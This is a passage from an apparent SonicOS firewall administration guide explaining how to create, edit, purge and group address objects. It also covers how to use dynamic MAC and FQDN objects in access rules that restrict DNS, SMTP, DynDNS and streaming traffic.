
Common Column Headings

- **Checkbox** – Click to select a custom entry.
- **NOTE:** Default address objects and default address groups cannot be deleted.
- **#** – The number of the entry in the table. This number changes depending on whether the column is sorted by ascending or descending order. The **Address Groups** screen has a small triangle that allows you to expand or collapse the group entry.
- **Name** – The unique name of the address object or address group entry. If an address group entry is expanded, this column shows:
 - The unique name of each member of the address group.
 - *No Entries* if the address group does not contain members.
- **Details** – Shows the details of the address object: applicable addresses or mask. For an address group entry, this column is blank; an expanded entry, however, shows the details of the members of the group.
- **Type** – Shows the address object type, such as **Host**, **Network**, **Range**, **MAC Address**, or **FQDN**. For an address group, the type is **Group**; an expanded entry shows the type of each member.
- **IP Version** – Shows the IP version of the address object or address group member: **IPv4**, **IPv6**, or **Mixed**.
- **Zone** – Shows the assigned zone of the address object or address group member.
- **Class** – Shows whether the address object or address group is **Default** (system defined) or **Custom** (user defined).
- **Comments** – Mouse over the **Comment** icon to display pop-up information with details about the entry:
 - **Address Object** – Displays this information:



- Name of the address object
- **Referenced By:** – What references the address object and the number of times it has been referenced. If the address object has not be referenced, this section will state *No Listing*.
- **Groups (Member of):** – List of groups to which the address object belongs. If the address object does not belong to a group, this section will state *No Listing*.

- **Address Group** – Displays this information:



- Name of the address group
 - **Referenced By:** – What references the address group and the number of times it has been referenced. If the address group has not be referenced, this section will state *No Listing*.
 - **Groups (Member of):** – List of groups to which the address group belongs. If the address group does not belong to a group, this section will state *No Listing*.
 - **Members:** – List of address objects that belong to this group. If the address group does not contain members, this section will state *No Listing*.
- **Configure** — Displays **Edit** and **Delete** icons for individual entries. Only custom address objects and address groups can be deleted; only custom entries and some default entries can be edited. If an entry cannot be edited or deleted, the icon(s) are dimmed.

Sorting the Entries

The **Address Objects** and **Address Groups** screens display tables for easy viewing of address objects and address groups.

You can sort the entries in the table by clicking on the column header. The entries are sorted by ascending or descending order. The arrow to the right of the column entry indicates the sorting status. A down arrow means ascending order. An up arrow indicates a descending order (alphabetical A-Z or numeric starting from zero at the top).

Default Address Objects and Groups

The **Default** view displays the default address objects and address groups for your firewall. Selecting the **Default** view on one screen selects it for both screens. Default address objects entries cannot be modified or deleted although some default address groups can be. Therefore, on the:

- **Address Objects** screen, both the **Edit** and **Delete** icons are dimmed.
- **Address Groups** screen, the **Edit** icon for most entries and the **Delete** icon for all but a few entries are dimmed. Those entries that can be edited or deleted have the requisite icons available.

Default Pref64 Address Object

To support the NAT64 feature, SonicOS provides the default network address object, *Pref64*. It is the original destination for a NAT64 policy and is always `pref64::/n`. You can create an address object of **Network** type to represent all addresses with `pref64::/n` to represent all IPv6 clients that can do NAT64; for example:

Name:	<input type="text" value="pref32"/>
Zone Assignment:	<input type="text" value="WAN"/>
Type:	<input type="text" value="Network"/>
Network:	<input type="text" value="64:ff9b::"/>
Netmask/Prefix Length:	<input type="text" value="32"/>

A well-known prefix, `64:ff9b::/96`, is auto created by SonicOS. For further information about Pref64, see [Use of Pref64::/n](#) on page 105 and [Creating a WAN-to-WAN Access Rule for a NAT64 Policy](#) on page 143.

Adding an Address Object

An address object must be defined before configuring NAT policies, access rules, and services.

To add an address object:

- 1 In the **MANAGE** view, navigate to the **Policies | Objects > Address Objects** page.
- 2 On the **Address Object** screen, click **Add** at the top of the page to display the **Add Address Object** dialog.

Name:	<input type="text"/>
Zone Assignment:	<input type="text" value="DMZ"/>
Type:	<input type="text" value="Host"/>
IP Address:	<input type="text"/>

- 3 In the **Name** field, enter a descriptive, unique name for the network address object.
- 4 Select the zone for the address object from the **Zone Assignment** drop-down list.
- 5 Select one of the following from the **Type** drop-down list and fill in the associated fields that display when you select the **Type**:
 - **Host**, enter the IP address in the **IP Address** field.

Name:	<input type="text"/>
Zone Assignment:	<input type="text" value="DMZ"/>
Type:	<input type="text" value="Host"/>
IP Address:	<input type="text"/>

- **Range**, enter the starting and ending IP addresses in the **Starting IP Address** and **Ending IP Address** fields.

Name:	<input type="text"/>
Zone Assignment:	DMZ
Type:	Range
Starting IP Address:	<input type="text"/>
Ending IP Address:	<input type="text"/>

- **Network**, enter the network IP address and netmask (such as 255.255.255.0) or prefix length (such as 24) in the **Network** and **Netmask/Prefix Length** fields.

Name:	<input type="text"/>
Zone Assignment:	DMZ
Type:	Network
Network:	<input type="text"/>
Netmask/Prefix Length:	<input type="text"/>

- **MAC**, enter the MAC address (such as 00:11:f5:1b:e3:cf) in the **MAC Address** field and, optionally, select the **Multi-homed host** checkbox (selected by default). For more information about MAC address objects, see the [Dynamic Address Objects: Features and Benefits](#) table.

Name:	<input type="text"/>
Zone Assignment:	DMZ
Type:	MAC
MAC Address:	<input type="text"/>
<input checked="" type="checkbox"/> Multi-homed host	

- **FQDN**, enter the domain name for the individual site or range of sites (with a wildcard ‘*’) in the **FQDN Hostname** field. Optionally, select **Manually set DNS entries’ TTL** and enter the time-to-live in seconds in the associated field. The minimum value is 120 and the maximum is 86400 seconds. For more information about FQDN address objects, see the [Dynamic Address Objects: Features and Benefits](#) table.

Name:	<input type="text"/>
Zone Assignment:	DMZ
Type:	FQDN
FQDN Hostname:	<input type="text"/>
<input type="checkbox"/> Manually set DNS entries’ TTL	<input type="text"/> (120~86400s)

6 Click **ADD**.

Optionally add another object using this procedure.

7 Click **CLOSE** when done.

Editing Address Objects

NOTE: Only custom address objects and certain default address objects can be edited.

To edit an address object:

- 1 In the **MANAGE** view, navigate to the **Policies | Objects > Address Objects** page.
- 2 If necessary, click the **Address Objects** button to display the **Address Objects** screen.
- 3 Click the **Edit** icon in the **Configure** column of an editable entry in the **Address Objects** table. The **Edit Address Object** window is displayed, which has the same settings as the **Add Address Object** window (see [Adding an Address Object](#) on page 185).
- 4 Click **OK** when done.

Deleting Custom Address Objects

NOTE: Only custom address objects can be deleted.

To delete a custom address object:

- 1 In the **MANAGE** view, navigate to the **Policies | Objects > Address Objects** page.
- 2 If necessary, click the **Address Objects** button to display the **Address Objects** screen.
- 3 Click the **Delete** icon in the **Configure** column for the address object you want to delete.
- 4 In the confirmation dialog box, click **OK** to delete the address object.

To delete one or more custom address objects:

- 1 On the **Objects > Address Objects** page, display the **Address Objects** screen.
- 2 Select the checkboxes for the entries to be deleted.
- 3 Select **Delete Selected** from the **Delete** drop-down list at the top of the page.
- 4 In the confirmation dialog box, click **OK**.

To delete all custom address objects:

- 1 On the **Objects > Address Objects** page, display the **Address Objects** screen.
- 2 Select **Delete All** from the **Delete** drop-down list at the top of the page.
- 3 In the confirmation dialog box, click **OK**.

Purging MAC or FQDN Address Objects

Purge is used to remove out-of-date ARP or DNS information from MAC or FQDN address objects.

To purge one or multiple MAC or FQDN address objects:

- 1 In the **MANAGE** view, navigate to the **Policies | Objects > Address Objects** page.
- 2 If necessary, click the **Address Objects** button to display the **Address Objects** screen.
- 3 Select the checkboxes for the entries to be purged.

- 4 Click the **Purge** button and select **Purge**.

To purge all MAC or FQDN address objects:


- 1 On the **Objects > Address Objects** page, display the **Address Objects** screen.
- 2 Click the **Purge** button and select **Purge All**.

Creating Address Groups

As more and more address objects are added to the firewall, you can simplify managing the addresses and access policies by creating groups of addresses. Changes made to the address group are applied to each address in the group. Address groups can contain other address groups as well as address objects.

To add an address group:

- 1 In the **MANAGE** view, navigate to the **Policies | Objects > Address Objects** page.
- 2 Click the **Address Groups** button at the top of the page.
- 3 On the **Address Groups** screen, click **Add** to display the **Add Address Object Group** dialog.



- 4 Create a descriptive, unique name for the group in the **Name** field.
- 5 Select the desired address objects or groups from the list on the left and then click the right arrow. The selected items move into the list on the right. Clicking while pressing the **Ctrl** or **Shift** key allows you to select multiple items.

To remove an item from the group, select the item in the right column and click the left arrow. The selected item moves from the list on the right to the list on the left.
- 6 Click **OK**.

Editing Address Groups

NOTE: Only custom and some default address groups can be edited; only custom address groups can be deleted.

To edit an address group:

- 1 In the **MANAGE** view, navigate to the **Policies | Objects > Address Objects** page.
- 2 Click the **Address Groups** button to display the **Address Groups** screen.
- 3 Click the **Edit** icon in the **Configure** column of an editable entry in the **Address Groups** table. The **Edit Address Group** window is displayed.
- 4 To change the name, edit the **Name** field.

- 5 To add items to the group, select the desired address objects or groups from the list on the left and then click the right arrow. The selected items move into the list on the right. Clicking while pressing the **Ctrl** or **Shift** key allows you to select multiple items.

To remove an item from the group, select the item in the right column and click the left arrow. The selected item moves from the list on the right to the list on the left.

- 6 Click **OK** when done.

Deleting Address Groups

 **NOTE:** Only custom address groups can be deleted.

To delete a custom address group:

- 1 In the **MANAGE** view, navigate to the **Policies | Objects > Address Objects** page.
- 2 Click the **Address Groups** button to display the **Address Groups** screen.
- 3 Click the **Delete** icon in the **Configure** column for the address group you want to delete.
- 4 In the confirmation dialog box, click **OK** to delete the address group.

To delete one or more custom address groups:

- 1 On the **Objects > Address Objects** page, click the **Address Groups** button to display the **Address Groups** screen.
- 2 Select the checkboxes for the entries to be deleted.
- 3 Select **Delete Selected** from the **Delete** drop-down list at the top of the page.
- 4 In the confirmation dialog box, click **OK**.

To delete all custom address groups:

- 1 On the **Objects > Address Objects** page, click the **Address Groups** button to display the **Address Groups** screen.
- 2 Select **Delete All** from the **Delete** drop-down list at the top of the page.
- 3 In the confirmation dialog box, click **OK**.

Working with Dynamic Address Objects

From its inception, SonicOS has used address objects to represent IP addresses in most areas throughout the user interface. For information about address object types, see [Types of Address Objects](#) on page 178.

SonicOS supports two types of dynamic address objects:

- **MAC** – SonicOS resolves MAC AOs to an IP address by referring to the ARP cache on the firewall.
- **FQDN** – Fully Qualified Domain Names, such as ‘www.reallybadWebsite.com’, are resolved to their IP address (or IP addresses) using the DNS servers configured on the firewall. Wildcard entries using ‘*’ are supported through the gleaning of responses to queries sent to the sanctioned DNS servers.

Topics:

- [Key Features of Dynamic Address Objects](#) on page 190
- [Enforcing the Use of Sanctioned Servers on the Network](#) on page 192

- [Using MAC and FQDN Dynamic Address Objects](#) on page 193

Key Features of Dynamic Address Objects

The term *Dynamic Address Object* (DAO) describes the underlying framework enabling MAC and FQDN AOs. By transforming AOs from static to dynamic structures, access rules can automatically respond to changes in the network.

The [Dynamic Address Objects: Features and Benefits](#) table provides details and examples for DAOs.

Dynamic Address Objects: Features and Benefits

Feature	Benefit
FQDN wildcard support	<p>FQDN address objects support wildcard entries, such as <code>*.somedomainname.com</code>, by first resolving the base domain name to all its defined host IP addresses, and then by constantly actively gleaning DNS responses as they pass through the firewall.</p> <p>For example, creating an FQDN AO for <code>*.myspace.com</code> will first use the DNS servers configured on the firewall to resolve <code>myspace.com</code> to <code>63.208.226.40</code>, <code>63.208.226.41</code>, <code>63.208.226.42</code>, and <code>63.208.226.43</code> (as can be confirmed by <code>nslookup myspace.com</code> or equivalent). As most DNS servers do not allow zone transfers, it is typically not possible to automatically enumerate all the hosts in a domain. Instead, the firewall looks for DNS responses <i>coming from sanctioned DNS servers</i> as they traverse the firewall. So, if a host behind the firewall queries an external DNS server that is also a configured/defined DNS server on the firewall, the firewall parses the response to see if it matches the domain of any wildcard FQDN AOs.</p> <p>NOTE: Sanctioned DNS servers are those DNS servers configured for use by firewall. The reason that responses from only sanctioned DNS servers are used in the wildcard learning process is to protect against the possibility of FQDN AO poisoning through the use of unsanctioned DNS servers with deliberately incorrect host entries. Future versions of SonicOS might offer the option to support responses from all DNS server. The use of sanctioned DNS servers can be enforced with the use of access rules, as described later in Enforcing the Use of Sanctioned Servers on the Network on page 192.</p> <p>To illustrate, assume the firewall is configured to use DNS servers <code>4.2.2.1</code> and <code>4.2.2.2</code>, and is providing these DNS servers to all firewalled client via DHCP. If firewalled client-A performs a DNS query against <code>4.2.2.1</code> or <code>4.2.2.2</code> for <code>vids.myspace.com</code>, the response is examined by the firewall and matched to the defined <code>*.myspace.com</code> FQDN AO. The result (<code>63.208.226.224</code>) is then added to the resolved values of the <code>*.myspace.com</code> DAO.</p> <p>NOTE: If the workstation, client-A, in the example above had resolved and cached <code>vids.myspace.com</code> before the creation of the <code>*.myspace.com</code> AO, <code>vids.myspace.com</code> would not be resolved by the firewall because the client would use its resolver's cache rather than issuing a new DNS request. As a result, the firewall would not have the chance to learn about <code>vids.myspace.com</code> unless it was resolved by another host. On a Microsoft Windows workstation, the local resolver cache can be cleared using the command <code>ipconfig /flushdns</code>. This forces the client to resolve all FQDNs, thereby allowing the firewall to learn them as they are accessed.</p> <p>Wildcard FQDN entries resolve all hostnames within the context of the domain name, up to 256 entries per AO. For example, <code>*.sonicwall.com</code> resolves <code>www.sonicwall.com</code>, <code>software.sonicwall.com</code>, and <code>licensemanager.sonicwall.com</code>, to their respective IP addresses, but it does not resolve <code>sslvpn.demo.sonicwall.com</code> because it is in a different context; for <code>sslvpn.demo.sonicwall.com</code> to be resolved by a wildcard FQDN AO, the entry <code>*.demo.sonicwall.com</code> would be required, which would also resolve <code>sonicos-enhanced.demo.sonicwall.com</code>, <code>csm.demo.sonicwall.com</code>, <code>sonicos-standard.demo.sonicwall.com</code>, and so on.</p> <p>NOTE: Wildcards only support full matches, not partial matches. In other words, <code>*.sonicwall.com</code> is a legitimate entry, but <code>w*.sonicwall.com</code>, <code>*w.sonicwall.com</code>, and <code>w*w.sonicwall.com</code> are not. A wildcard can only be specified once per entry, so <code>*.*.sonicwall.com</code>, for example, is not functional.</p>

Dynamic Address Objects: Features and Benefits

Feature	Benefit
FQDN resolution using DNS	FQDN address objects are resolved using the DNS servers configured on the firewall in the Network > DNS page. Since it is common for DNS entries to resolve to multiple IP addresses, the FQDN DAO resolution process will retrieve all of the addresses to which a host name resolves, up to 256 entries per AO. In addition to resolving the FQDN to its IPs, the resolution process will also associate the entry's TTL (time to live) as configured by the DNS administrator. TTL will then be honored to ensure the FQDN information does not become stale.
MAC address resolution using live ARP cache data	When a node is detected on any of the firewall's physical segments through the ARP (Address Resolution Protocol) mechanism, the firewall's ARP cache is updated with that node's MAC and IP address. When this update occurs, if a MAC address objects referencing that node's MAC is present, it will instantly be updated with the resolved address pairing. When a node times out of the ARP cache due to disuse (for example, the host is no longer L2 connected to the firewall) the MAC AO will transition to an unresolved state.
MAC address object multi-homing support	MAC AOs can be configured to support multi-homed nodes, where multi-homed refers to nodes with more than one IP address per physical interface. Up to 256 resolved entries are allowed per AO. This way, if a single MAC address resolves to multiple IPs, all of the IP will be applicable to the access rules, etc., that refer to the MAC AO.
Automatic and manual refresh processes	MAC AO entries are automatically synchronized to the firewall's ARP cache, and FQDN AO entries abide by DNS entry TTL values, ensuring that the resolved values are always fresh. In addition to these automatic update processes, manual Refresh and Purge capabilities are provided for individual DAOs, or for all defined DAOs.
FQDN resolution using DNS	FQDN address objects are resolved using the DNS servers configured on the firewall in the Network > DNS page. Since it is common for DNS entries to resolve to multiple IP addresses, the FQDN DAO resolution process will retrieve all of the addresses to which a host name resolves, up to 256 entries per AO. In addition to resolving the FQDN to its IPs, the resolution process will also associate the entry's TTL (time to live) as configured by the DNS administrator. TTL will then be honored to ensure the FQDN information does not become stale.

Enforcing the Use of Sanctioned Servers on the Network

Although not a requirement, it is recommended to enforce the use of authorized or sanctioned servers on the network. This practice can help to reduce illicit network activity, and will also serve to ensure the reliability of the FQDN wildcard resolution process. In general, it is good practice to define the endpoints of known protocol communications when possible. For example:

- Create address groups of sanctioned servers (for example, SMTP, DNS)

<input type="checkbox"/> 73 ▼	Sanctioned DNS Servers	Group			
	DNS1	10.50.165.3/255.255.255.255	Host	IPv4	LAN
	DNS2	10.50.128.53/255.255.255.255	Host	IPv4	VPN
<input type="checkbox"/> 74 ▼	Sanctioned SMTP Servers	Group			
	SMTP1	10.50.165.2/255.255.255.255	Host	IPv4	LAN
	SMTP2	10.50.165.3/255.255.255.255	Host	IPv4	LAN

- Create access rules in the relevant zones allowing only authorized SMTP servers on your network to communicate outbound SMTP; block all other outbound SMTP traffic to prevent intentional or unintentional outbound spamming.

#	From	To	Priority	Source	Destination	Service	Action	Users Incl.
1	LAN	LAN	5	Sanctioned SMTP Servers	Any	SMTP (Send E-Mail)	Allow	All
2	LAN	SSLVPN	1	Sanctioned SMTP Servers	Any	SMTP (Send E-Mail)	Allow	All
3	LAN	VPN	1	Sanctioned SMTP Servers	Any	SMTP (Send E-Mail)	Allow	All
4	LAN	WAN	1	Sanctioned SMTP Servers	Any	SMTP (Send E-Mail)	Allow	All
5	LAN	WLAN	1	Sanctioned SMTP Servers	Any	SMTP (Send E-Mail)	Allow	All
6	LAN	LAN	6	Any	Any	SMTP (Send E-Mail)	Deny	All
7	LAN	SSLVPN	2	Any	Any	SMTP (Send E-Mail)	Deny	All
8	LAN	VPN	2	Any	Any	SMTP (Send E-Mail)	Deny	All
9	LAN	WAN	2	Any	Any	SMTP (Send E-Mail)	Deny	All
10	LAN	WLAN	2	Any	Any	SMTP (Send E-Mail)	Deny	All

- Create access rules in the relevant zones allowing authorized DNS servers on your network to communicate with all destination hosts using DNS protocols (TCP/UDP 53).

IMPORTANT: Be sure to have this rule in place if you have DNS servers on your network, and you will be configuring the restrictive DNS rule that follows.

#	From	To	Priority	Source	Destination	Service	Action	Users Incl.
1	LAN	LAN	5	Sanctioned DNS Servers	Any	DNS (Name Service) TCP	Allow	All
2	LAN	LAN	6	Sanctioned DNS Servers	Any	DNS (Name Service) UDP	Allow	All

- Create access rules in the relevant zones allowing firewalled hosts to only communicate via DNS (TCP/UDP 53) with sanctioned DNS servers; block all other DNS access to prevent communications with unauthorized DNS servers.

#	From	To	Priority	Source	Destination	Service	Action	Users Incl.
1	LAN	LAN	7	Sanctioned DNS Servers	Any	DNS (Name Service)	Allow	All
2	LAN	LAN	8	LAN Subnets	Sanctioned DNS Servers	DNS (Name Service)	Allow	All
3	LAN	LAN	9	LAN Subnets	Any	DNS (Name Service)	Deny	All

- Unsanctioned access attempts will then be viewable in the logs.

2	06/19/2017 14:52:26.736	Notice	Network Access	TCP connection dropped	10.50.165.28, 4372, LAN (admin)	71.32.231.227, 25, WAN	TCP SMTP (Send E-Mail)	2 (LAN->WAN)
10	06/19/2017 14:51:32.608	Notice	Network Access	UDP packet dropped	10.50.165.28, 4336, LAN (admin)	4.2.2.1, 53, WAN	UDP DNS (Name Service) UDP	5 (LAN->WAN)

Using MAC and FQDN Dynamic Address Objects

MAC and FQDN DAOs provide extensive access rule construction flexibility. MAC and FQDN AOs are configured in the same way as static address objects, that is from the **Objects > Address Objects** page. Once created, their

status can be viewed by a mouse-over of their appearance, and log events will record their addition and deletion.

2	06/20/2017 00:13:39.064	Info	Firewall Event	Added host entry to dynamic address object	FQDN=*.dyndns.org; TTL=60; Host=71.35.249.153
---	----------------------------	------	----------------	--	--

Dynamic address objects lend themselves to many applications. The following are just a few examples of how they may be used.


Topics :

- [Blocking All Protocol Access to a Domain using FQDN DAOs](#) on page 194
- [Using an Internal DNS Server for FQDN-based Access Rules](#) on page 196
- [Controlling a Dynamic Host's Network Access by MAC Address](#) on page 196
- [Bandwidth Managing Access to an Entire Domain](#) on page 198

Blocking All Protocol Access to a Domain using FQDN DAOs

There might be instances where you wish to block all protocol access to a particular destination IP because of non-standard ports of operations, unknown protocol use, or intentional traffic obscuration through encryption, tunneling, or both. An example would be a user who has set up an HTTPS proxy server (or other method of port-forwarding/tunneling on trusted ports like 53, 80, 443, as well as nonstandard ports, like 5734, 23221, and 63466) on his DSL or cable modem home network for the purpose of obscuring his traffic by tunneling it through his home network. The lack of port predictability is usually further complicated by the dynamic addressing of these networks, making the IP address equally unpredictable.

Since these scenarios generally employ dynamic DNS (DDNS) registrations for the purpose of allowing users to locate the home network, FQDN AOs can be put to aggressive use to block access to all hosts within a DDNS registrar.

 **NOTE:** A DDNS target is used in this example for illustration. Non-DDNS target domains can be used just as well.

Assumptions

- The firewall is configured to use DNS server 10 . 50 . 165 . 3, 10 . 50 . 128 . 53.
- The firewall is providing DHCP leases to all firewalled users. All hosts on the network use the configured DNS servers above for resolution.
 - DNS communications to unsanctioned DNS servers optionally can be blocked with access rules, as described in [Enforcing the Use of Sanctioned Servers on the Network](#) on page 192.
- The DSL home user is registering the hostname, `moosifer.dyndns.org`, with the DDNS provider DynDNS. For this session, the ISP assigned the DSL connection the address 71 . 35 . 249 . 153.
 - A wildcard FQDN AO is used for illustration because other hostnames could easily be registered for the same IP address. Entries for other DDNS providers could also be added, as needed.

Step 1 – Create the FQDN Address Object:

- 1 In the **MANAGE** view, navigate to the **Policies | Objects > Address Objects** page.
- 2 If necessary, click the **Address Objects** button to display the **Address Objects** screen.

- 3 Click **Add** and create the following FQDN address object:

Name:	<input type="text" value="DynDNS.org entries"/>
Zone Assignment:	<input type="text" value="WAN"/>
Type:	<input type="text" value="FQDN"/>
FQDN Hostname:	<input type="text" value="*.dyndns.org"/>
<input type="checkbox"/> Manually set DNS entries' TTL	<input type="text" value=""/> (120~86400s)

When first created, this entry will resolve only to the address for dyndns.org, for example, 63.208.196.110. When a host behind the firewall attempts to resolve *moosifer.dyndns.org* using a sanctioned DNS server, the IP address(es) returned in the query response will be dynamically added to the FQDN AO.

Step 2 – Create the Access Rule

- 1 In the **MANAGE** view, navigate to the **Policies | Rules > Access Rules** page.
- 2 Click **Add** and create the following access rule:

General	Advanced	QoS	GeolP
Settings			
Action:	<input type="radio"/> Allow <input checked="" type="radio"/> Deny <input type="radio"/> Discard		
From:	<input type="text" value="LAN"/>		
To:	<input type="text" value="WAN"/>		
Source Port:	<input type="text" value="Any"/>		
Service:	<input type="text" value="Any"/>		
Source:	<input type="text" value="LAN Subnets"/>		
Destination:	<input type="text" value="DynDNS.org entries"/>		
Users Included:	<input type="text" value="All"/>	... these users will be denied if not excluded	
Users Excluded:	<input type="text" value="None"/>	... these users will be allowed.	
Schedule:	<input type="text" value="Always on"/>		
Comment:	<input type="text"/>		
<input checked="" type="checkbox"/> Enable Logging	<input type="checkbox"/> Enable Botnet Filter		
<input checked="" type="checkbox"/> Allow Fragmented Packets	<input type="checkbox"/> Enable SIP Transformation		
<input type="checkbox"/> Enable flow reporting	<input type="checkbox"/> Enable H.323 Transformation		
<input type="checkbox"/> Enable packet monitor			
<input type="checkbox"/> Enable Management			

i **NOTE:** Rather than specifying **LAN Subnets** as the source, a more specific source could be specified, as appropriate, so that only certain hosts are denied access to the targets.

Any protocol access to target hosts within that FQDN will be blocked, and the access attempt will be logged:

3	06/20/2017 00:20:20.608	Notice	Network Access	TCP connection dropped	10.50.165.28, 1777, LAN (admin)	71.35.249.153, 443, WAN	TCP HTTPS	6 (LAN->WAN)
6	06/20/2017 00:23:22.256	Notice	Network Access	TCP connection dropped	10.50.165.25, 2234, LAN	71.35.249.153, 63446, WAN	TCP Port: 63446	6 (LAN->WAN)

Using an Internal DNS Server for FQDN-based Access Rules

It is common for dynamically configured (DHCP) network environments to work in combination with internal DNS servers for the purposes of dynamically registering internal hosts – a common example of this is Microsoft’s DHCP and DNS services. Hosts on such networks can easily be configured to dynamically update DNS records on an appropriately configured DNS server (for example, see the Microsoft Knowledgebase article *How to configure DNS dynamic updates in Windows Server 2003* at <http://support.microsoft.com/kb/816592/en-us>).

The following illustrates a packet dissection of a typical DNS dynamic update process, showing the dynamically configured host 10 . 50 . 165 . 249 registering its full hostname *bohuymuth.moosifer.com* with the (DHCP provided) DNS server 10 . 50 . 165 . 3:

```

19 2.100829 10.50.165.249 2420 10.50.165.3 53 DNS Dynamic update SOA moosifer.com
20 2.105100 10.50.165.3 53 10.50.165.249 2420 DNS Dynamic update response CNAME A 10.50.165.249
* Frame 19 (122 bytes on wire, 122 bytes captured)
* Ethernet II, Src: 00:00:00:1b:e3:cf (00:00:00:1b:e3:cf), Dst: 00:00:00:18:43:00 (00:00:00:18:43:00)
* Internet Protocol, Src: 10.50.165.249 (10.50.165.249), Dst: 10.50.165.3 (10.50.165.3)
* User Datagram Protocol, Src Port: 2420 (2420), Dst Port: 53 (53)
* Domain Name System (query)
  Transaction ID: 0x0bad
  * Flags: 0x2800 (Dynamic update)
    0... .. = Response: Message is a query
    .010 1... .. = Opcode: Dynamic update (5)
    .... .0. .... = Truncated: Message is not truncated
    .... ..0 .... = Recursion desired: Don't do query recursively
    .... ..0... .. = Z: reserved (0)
    .... ..0 .... = Non-authenticated data OK: Non-authenticated data is unacceptable
  Zones: 1
  Prerequisites: 2
  Updates: 0
  Additional RRs: 0
  * Zone
    * moosifer.com: type SOA, class IN
      Name: moosifer.com
      Type: SOA (Start of zone of authority)
      Class: IN (0x0001)
    * Prerequisites
      * bohuymuth.moosifer.com: type CNAME, class NONE
        Name: bohuymuth.moosifer.com
        Type: CNAME (canonical name for an alias)
        Class: NONE (0x00fe)
        Time to live: 0 time
        Data length: 0
      * bohuymuth.moosifer.com: type A, class IN, addr 10.50.165.249
        Name: bohuymuth.moosifer.com
        Type: A (Host address)
        Class: IN (0x0001)
        Time to live: 0 time
        Data length: 4
        Addr: 10.50.165.249

```

In such environments, it could prove useful to employ FQDN AOs to control access by hostname. This would be most applicable in networks where hostnames are known, such as where hostname lists are maintained, or where a predictable naming convention is used.

Controlling a Dynamic Host’s Network Access by MAC Address

Since DHCP is far more common than static addressing in most networks, it is sometimes difficult to predict the IP address of dynamically configured hosts, particularly in the absence of dynamic DNS updates or reliable hostnames. In these situations, it is possible to use MAC address objects to control a host’s access by its relatively immutable MAC (hardware) address.

Like most other methods of access control, this can be employed either inclusively, for example, to deny access to/for a specific host or group of hosts, or exclusively, where only a specific host or group of hosts are granted access, and all other are denied. In this example, we will illustrate the latter.

Assuming you had a set of DHCP-enabled wireless clients running a proprietary operating system which precluded any type of user-level authentication, and that you wanted to only allow these clients to access an application-specific server (for example, 10 . 50 . 165 . 2) on your LAN. The WLAN segment is using WPA-PSK for security, and this set of clients should only have access to the 10 . 50 . 165 . 2 server, but to no other LAN resources. All other wireless clients should not be able to access the 10 . 50 . 165 . 2 server, but should have unrestricted access everywhere else.

Step 1 – Create the MAC Address Objects

To create the MAC address object:

- 1 In the **MANAGE** view, navigate to the **Policies | Objects > Address Objects** page.
- 2 If necessary, click the **Address Objects** button to display the **Address Objects** screen.
- 3 Click **Add** and create the following MAC address objects (multi-homing optional, as needed):

- 4 Once created, if the hosts are present in the firewall's ARP cache, they will be resolved immediately, otherwise they will appear in an *unresolved* state in the **Address Objects** table until they are activated and are discovered through ARP:

<input type="checkbox"/>	6	DynDNS.org entries	*.dyn dns.org	Address Properties	Mixed	WAN
<input type="checkbox"/>	7	Handheld1	00:11:f5:1b:e3:cf	UNRESOLVED	Mixed	WLAN
<input type="checkbox"/>	8	Handheld2	00:0e:35:bd:c9:37	MAC Address	Mixed	WLAN

- 5 Create an address group for the handheld devices:

Step 2 – Create the Access Rules

To create the access rules:

- 1 In the **MANAGE** view, navigate to the **Policies | Rules > Access Rules** page.
- 2 Click **Add** and create four access rules with the settings shown in the **Sample access rules** table.

Sample access rules

Setting	Access Rule 1	Access Rule 2	Access Rule 3	Access Rule 4
Allow / Deny	Allow	Deny	Allow	Deny
From Zone	WLAN	WLAN	WLAN	WLAN
To Zone	LAN	LAN	LAN	LAN
Service	MediaMoose Services	MediaMoose Services	Any	Any
Source	Handheld Devices	Any	Handheld Devices	Any
Destination	10.50.165.2	10.50.165.2	Any	Any
Users allowed	All	All	All	All
Schedule	Always on	Always on	Always on	Always on

i **NOTE:** The MediaMoose Services service is used to represent the specific application used by the handheld devices. The declaration of a specific service is optional, as needed.


Bandwidth Managing Access to an Entire Domain

Streaming media is one of the most profligate consumers of network bandwidth. But trying to control access, or manage bandwidth allotted to these sites is difficult because most sites that serve streaming media tend to do so off of large server farms. Moreover, these sites frequently re-encode the media and deliver it over HTTP, making it even more difficult to classify and isolate. Manual management of lists of servers is a difficult task, but wildcard FQDN address objects can be used to simplify this effort.

Step 1 – Create the FQDN Address Object

To create the FQDN address object:

- 1 In the **MANAGE** view, navigate to the **Policies | Objects > Address Objects** page.
- 2 If necessary, click the **Address Objects** button to display the **Address Objects** screen.
- 3 Click **Add**.
- 4 Create the following address object:



The screenshot shows a configuration form for a new FQDN address object. The fields are as follows:

- Name:** All of YouTube
- Zone Assignment:** WAN
- Type:** FQDN
